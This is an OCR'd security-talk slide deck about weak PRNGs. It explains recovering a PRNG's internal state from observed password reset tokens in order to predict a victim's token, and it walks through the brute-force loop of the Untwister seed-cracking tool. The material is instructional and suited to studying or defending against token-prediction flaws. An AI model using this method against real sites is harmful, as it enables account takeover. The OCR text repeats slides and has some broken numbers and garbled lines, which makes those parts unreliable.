

```
print(r2.getrandbits(64))
```

PRNG Seeds and States




```
print(r2.getrandbits(64))
```

PRNG Seeds and States




```
print(r2.getrandbits(64))
```

PRNG Seeds and States

Seed
(/dev/urandom)

PRNG1

PRNG2

```
print(r2.getrandbits(64))
```

```
16768642083820545282
32353614733128896985
12452904687411482300
```

Notice a pattern?

PRNG Seeds and States

Seed (/dev/urandom)

```
167686420838205452823235361473312896985124529046874114823 00
```

PRNG1 **PRNG2**

```
print(r2.getrandbits(64))
```

Output from PRNGs repeats when set to the same state

What's a CSPRNG?

- **CSPRNG = Cryptographically Secure PRNG**
- PRNGs that are suitable for security related functions:
  - Cryptographic Keys
  - Secret Tokens (e.g. password reset)
  - …etc
- Gather randomness from a variety of sources:
  - Timing between interrupts etc
- Example CSPRNGs
  - `/dev/urandom`
  - `CryptGenRandom`

CSPRNG vs PRNG

1. **Non-Deterministic:**
   - Compromise of CSPRNG state should not compromise previous/future output
   - Pass “Next-Bit” test
     - An attacker with knowledge of arbitrary number of bits from a CSPRNG should be unable to determine following bit (hence “next-bit”)
2. **Non-Periodic:**
   - CSPRNG should not repeat same sequence of bytes

PHASE 2 - IMPLEMENTATION

Language Examples

Language	Method	PRNG
.NET	`System.Random()`	Knuth Subtractive
Java	`java.util.Random()`	LCG
PHP	`mt_rand()`	Mersenne Twister
Python	`random.random()`	Mersenne Twister

Internals Glance

```
public Random(int Seed) {
  int ii;
  int mj, mk;

  //Initialize our Seed array.
  //This algorithm comes from Numerical Recipes in C (2nd Ed.)
  int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
  mj = MSEED - subtraction;
  SeedArray[55]=mj;
  mk=1;
  for (int i=1; i<55; i++) {  //Apparently the range [1..55] is special (Knuth) and so we're wasting the 0'th position.
    ii = (21*i)%55;
    SeedArray[ii]=mk;
    mk = mj - mk;
    if (mk<0) mk+=MBIG;
    mj=SeedArray[ii];
  }
  for (int k=1; k<5; k++) {
    for (int i=1; i<56; i++) {
  SeedArray[i] -= SeedArray[1+(i+30)%55];
  if (SeedArray[i]<0) SeedArray[i]+=MBIG;
    }
  }
  inext=0;
  inextp = 21;
  Seed = 1;
}
```

Internals Glance

```
public Random(int Seed) {
  int ii;
  int mj, mk;

  //Initialize our Seed array.
  //This algorithm comes from Numerical Recipes in C (2nd Ed.)
  int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
  mj = MSEED - subtraction;
  SeedArray[55]=mj;
  mk=1;
  for (int i=1; i<55; i++)                                          ting the 0'th position.
    ii = (21*i)%55;
    SeedArray[ii]=mk;
    mk = mj - mk;
    if (mk<0) mk+=MBIG;
    mj=SeedArray[ii];
  }
  for (int k=1; k<5; k++) {
    for (int i=1; i<56; i++) {
  SeedArray[i] -= SeedArray[1+(i+30)%55];
  if (SeedArray[i]<0) SeedArray[i]+=MBIG;
    }
  }
  inext=0;
  inextp = 21;
  Seed = 1;
}
```

Don’t (always) need to understand all this math to exploit!

PHASE 3 – EXPLOITATION THEORY

Exploitation Theory

- Want to obtain secret values generated via a PRNG, e.g. password reset token
- Can observe some output from the PRNG; e.g. own password reset tokens, other values generated via the same PRNG
- PRNGs are deterministic; if we obtain the internal state of the PRNG, we can predict future output
- **Goal is to obtain internal state of the PRNG**

Exploitation Theory

Output	Use
2226142575218342490	Known Password Reset Token

Exploitation Theory

Output	Use
2226142575218342490	Known Password Reset Token
6637667750065263 75	Known Password Reset Token

Exploitation Theory

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token

Exploitation Theory

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token

Exploitation Theory


Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
852797574147140292 7	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????????	Target Password Reset Token

Exploitation Theory

Obtain internal state from known output

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
852797574147140292 7	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????????	Target Password Reset Token

Exploitation Theory



Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????????	Target Password Reset Token

Exploitation Theory

Our PRNG

Obtain next value

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
852797574147140 2927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
10361106109906181364	**Target Password Reset Token**

Introducing Untwister

- Tool released from Bishop Fox in 2014
- Implements a number of PRNGs across a number of languages
- Threaded; can exhaust 32 bit seed space MT with default depth in ~30 minutes on an AWS c4.8xlarge
- Straight forward to extend

Untwister Brute Force Algorithm 101

1. Set PRNG to use:

```
untwister->setPRNG(optarg);
```


Untwister Brute Force Algorithm 101

1. Set PRNG to use:

```
untwister->setPRNG(optarg);
```

2. Get minimum and maximum seed values for PRNG:

```
lowerBoundSeed = untwister->getMinSeed();
upperBoundSeed = untwister->getMaxSeed();
```

Untwister Brute Force Algorithm 101

3. Determine difference between maximum and minimum seeds, split up work via worker threads accordingly:

```
for (unsigned int id = 0; id < m_threads; ++id) {

    int64_t endAt = startAt + labor.at(id);

    pool[id] = std::thread(&Untwister::m_worker, this, id,
startAt, endAt);

    startAt += labor.at(id);

}
```

Untwister Brute Force Algorithm 101

3. Determine difference between maximum and minimum seeds, split up work via worker threads accordingly:

```
for (unsigned int id = 0; id < m_threads; ++id) {

    int64_t endAt = startAt + labor.at(id);

    pool[id] = std::thread(&Untwister::m_worker, this, id,
startAt, endAt);

    startAt += labor.at(id);

}
```

Untwister Brute Force Algorithm 101

4. For each worker thread, seed a PRNG for each possible seed appropriate for the thread:

```
    for(uint32_t seedIndex = startingSeed; seedIndex <= endingSeed;
++seedIndex)
    {

        if(m_isCompleted->load(std::memory_order_relaxed))
        {
            break;  // Some other thread found the seed
        }

        generator->seed(seedIndex);
        …
```

Untwister Brute Force Algorithm 101

4. For each worker thread, seed a PRNG for each possible seed appropriate for the thread:

```
    for(uint32_t seedIndex = startingSeed; seedIndex <= endingSeed;
++seedIndex)
    {

        if(m_isCompleted->load(std::memory_order_relaxed))
        {
            break;  // Some other thread found the seed
        }

        generator->seed(seedIndex);
        …
```

Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break;  // This seed is a winner if we get to the end
        }
    }
```

Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break;  // This seed is a winner if we get to the end
        }
    }
```

Untwister Brute Force Algorithm 101

5. For each PRNG, generate output, checking against your known good input:

```
uint32_t matchesFound = 0;
for(uint32_t index = 0; index < m_depth; index++)
{
    uint32_t nextRand = generator->random();
    uint32_t observed = m_observedOutputs->at(matchesFound);

    if(observed == nextRand)
    {
        matchesFound++;
        if(matchesFound == m_observedOutputs->size())
        {
            break;  // This seed is a winner if we get to the end
        }
    }
```

Untwister Brute Force Algorithm 101

Target
PRNG


Depth

Index	generator->random()
0	16949602868707041309

m_observedOutputs
12506524564675434216
4228681907780619614


	matchesFound	0
matchesFound == m_observedOutputs->size()		False

Untwister Brute Force Algorithm 101




matchesFound	0
matchesFound == m_observedOutputs->size()	False

Untwister Brute Force Algorithm 101




	matchesFound	1
matchesFound == m_observedOutputs->size()		False

Untwister Brute Force Algorithm 101

